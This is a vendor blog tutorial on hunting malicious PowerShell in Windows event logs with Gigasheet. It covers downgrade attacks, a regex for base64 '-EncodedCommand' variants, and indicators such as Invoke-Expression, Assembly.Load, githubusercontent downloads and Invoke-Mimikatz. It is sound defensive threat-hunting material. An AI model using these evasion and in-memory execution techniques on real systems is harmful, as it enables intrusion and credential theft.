
Threat Hunting for Malicious PowerShell Usage in Gigasheet

gigasheet.co/post/threat-hunting-for-malicious-powershell-usage-in-gigasheet

Syed Hasan

March 3, 2022

- Syed Hasan
-
-

6 min read

PowerShell exploitation has become one of the most lucrative attack vectors for threat actors. In this blog, we'll uncover some of the most common ways to hunt for malicious PowerShell. Let's get to operationalizing these threat hunts! 💪

PowerShell: A Threat Actors’ Favorite

Ever wonder why PowerShell is the go-to tool for threat actors, after they gain initial access?

PowerShell is a Microsoft-developed, cross-platform utility, most extensively deployed on Windows endpoints and servers. It is often the default choice used to automate tedious tasks, configurations, and interfacing with the Windows operating system. As such, you can imagine how deeply rooted and pervasive it is on the machine.

With its own scripting language, command-line shell, and ability to hide in plain sight, Powershell in the wrong hands leads to very destructive outcomes, as does happen today. PowerShell is a favorite amongst several threat actors, the likes of which include HAFNIUM, APT38, APT33, Bazar, and others.

Hunting PowerShell: Where are the Payloads?

Let's kick off the juicy part of the blog. I've got several hunt use-cases which can easily be operationalized to detect PowerShell baddies in a Windows-based infrastructure. Before we discuss the hunts, let's quickly ingest our logs to Gigasheet.


Uploading PowerShell Logs to Gigasheet

If enhanced logging is enabled on Windows-based systems, PowerShell logs events in three log channels:

- Windows PowerShell
- Microsoft-Windows-PowerShell Operational
- Microsoft-Windows-PowerShell Admin

You can fetch these log files from the folder: ***C:\Windows\System32\winevt\Logs***

Gigasheet can easily handle native *evtx* (event)log files. Simply log in, head over to the *Your Files* page, and click on Upload. Drag and drop your log files, however large they are, and let Gigasheet crunch the data for you.



Fun Fact: *Gigasheet can handle up to a billion rows without breaking a sweat. Care to challenge us? Go ahead!*


PowerShell Downgrade Attacks

Isn't PowerShell a great tool for offensive operations? Well, it does a great job at logging each operation as well. But there's a little catch; these security features need to be ***enabled*** and are only available in versions above **5.** As such, threat actors love to downgrade PowerShell and take a toll on the system by subverting all defenses.

But could we really not detect PowerShell if it was downgraded? Well, we can. Yes, the script-block logging and transcription are not going to work anymore but the default ***Windows PowerShell*** channel still logs a bit of information for us to detect suspicious activity.


We're particularly interested in the ***EngineVersion*** field which logs the PS engine which was used to execute the command from the user. A value of 2 (or below 5) are of interest as they can indicate execution using a downgrade.

Double-click the recently uploaded PowerShell log file and let's start by filtering for the value: ***EngineVersion=2***. Whew, out of ~17 thousand rows, we get just 33 results. That's excellent noise reduction. But the problem is - this version of PowerShell doesn't log anything beyond the engine version. So what can we do here?



Well, you could pivot from the *Windows PowerShell* log channel to the *Security* log channel. Execution of PowerShell, regardless of the version, is likely going to log an event if you've got process command-line logging enabled. Simply fetch the date and time, ingest Security logs into Gigasheet, and run a comparison against time.

Here's an example search against time. See how the ***-version 2*** flag is used to downgrade PowerShell and later, the ***ls*** command is executed to list the directory.



Note: *If you're having trouble taking note of the fields' long name, simply rename them to something meaningful. Gigasheet allows you to take full control of your data once you've uploaded it!*

Obfuscated Commands


PowerShell has in-built support for encoding and compressing data. Obfuscation of this kind can greatly help attackers deliver payload across the network without ringing alarm bells. However, scripting languages like PowerShell make it just as easy to detect these commands!

Let's start off easy. Look for the ***-EncodedCommand*** parameter or variations of it to detect any base-64 encoded commands. Mind you - there are hundreds of variations which you can use to hunt for this very parameter. Here's a handy regular expression from the fellows at Unit42:


\-[Ee^]{1,2}[NnCcOoDdEeMmAa^]+ [A-Za-z0-9+/=]{5,}

Credits: Unit42


We can search for these commands by using the ***Search in FIles*** feature in Gigasheet. Alternatively, we can filter on the same using the ***contains*** operator. As a result of our filters, we get just 50 rows to analyze. On the right - you can see an open row with an encoded command as part of the PowerShell process. It decodes to ***whoami*** which is a common command used for reconnaissance.



Though there's one other way you can detect encoded commands in Gigasheet! Simply use the ***Character Count*** feature and sort the rows by size to see what rows rank the highest. Outliers are where you're likely going to see encoded commands since they're abnormally longer in length.



Notice the length of the ***EventData*** field. Let's run a few aggregations against the column now. We'll start off by grouping the data against the ***EventID*** field. You can do so by right-clicking on the column and pressing ***Group****.*




How about a quick ***minimum*** and ***maximum*** aggregation on the length column from the *Character Count* function? Group the data using a field - I'll be using the EventID field. Once done, click the arrow by the ***Length*** field to select your desired aggregation. I'll be choosing the min and max aggregations for a quick comparison.

See how the minimum value is close to ~300. Yet the maximum values touch ~2700. Clearly, there are outliers which we might want to investigate.


GROUP BY SYSTEM/EVENTID/#TEXT	#	EVENTDATA - LENGTH
600 (14151)		Min 289
400 (2302)		Min 334
403 (671)		Min 338
300 (13)		Min 0
800 (11)		Min 130

GROUP BY SYSTEM/EVENTID/#TEXT	#	EVENTDATA - LENGTH
600 (14151)		Max 2661
400 (2302)		Max 2712
403 (671)		Max 2715
300 (13)		Max 0
800 (11)		Max 142

Open up an event ID of your interest (say 400), and let's sort the ***EventData (Length)*** field in descending order. See how the text field is filled with lots of junk data. Reading the entire command, we can see it has the ***-e*** flag to execute encoded commands. Other malware samples might also include the ***GZipStream or MemoryStream***calls for in-memory execution or compressed streams of data.



We can also continue our analysis by decoding this data using a tool like Cyberchef. There's the payload in plain-text. Follow-up to this would be analyzing the decoded PowerShell payload, extracting IoCs, and taking action.




Fileless Malware

PowerShell is also preferred by threat actors for its ability to execute binaries (called assemblies in PS) in-memory. Leaving no trace on disk, the only artifacts left behind are logs - which if disabled can render a visibility gap for forensic analysts.


Invocation of functions like ***Invoke-Expression*** and ***System.Reflection.Assembly (Load)*** are good indicators of in-memory execution. Apart from function calls, we can also look for web requests to retrieve resources which might later be piped into the calls we previously discussed. GitHub hosts one of the largest corpus of red-team scripts which are also utilized by threat groups to compromise systems. As such, we can also use requests to ****.githubusercontent.com**** as an indicator of suspicious activity.

Let's use this information to supercharge our PowerShell hunt.

Filtering on ***githubusercontent***, we get just ~400 events. That's a bit noisy but there's a great chance they're all suspicious.It'd be even more intriguing to see these logs if your organization blocked traffic to GitHub yet this log popped up. Although *the execution would've likely failed, you're still witnessing a log from an ongoing compromise.*



For instance, this log shows a reference to *Invoke-Mimikatz* which is the PowerShell-equivalent module of the notorious credential dumper, Mimikatz. Successful execution could mean your credentials have been compromised and need to be changed immediately.



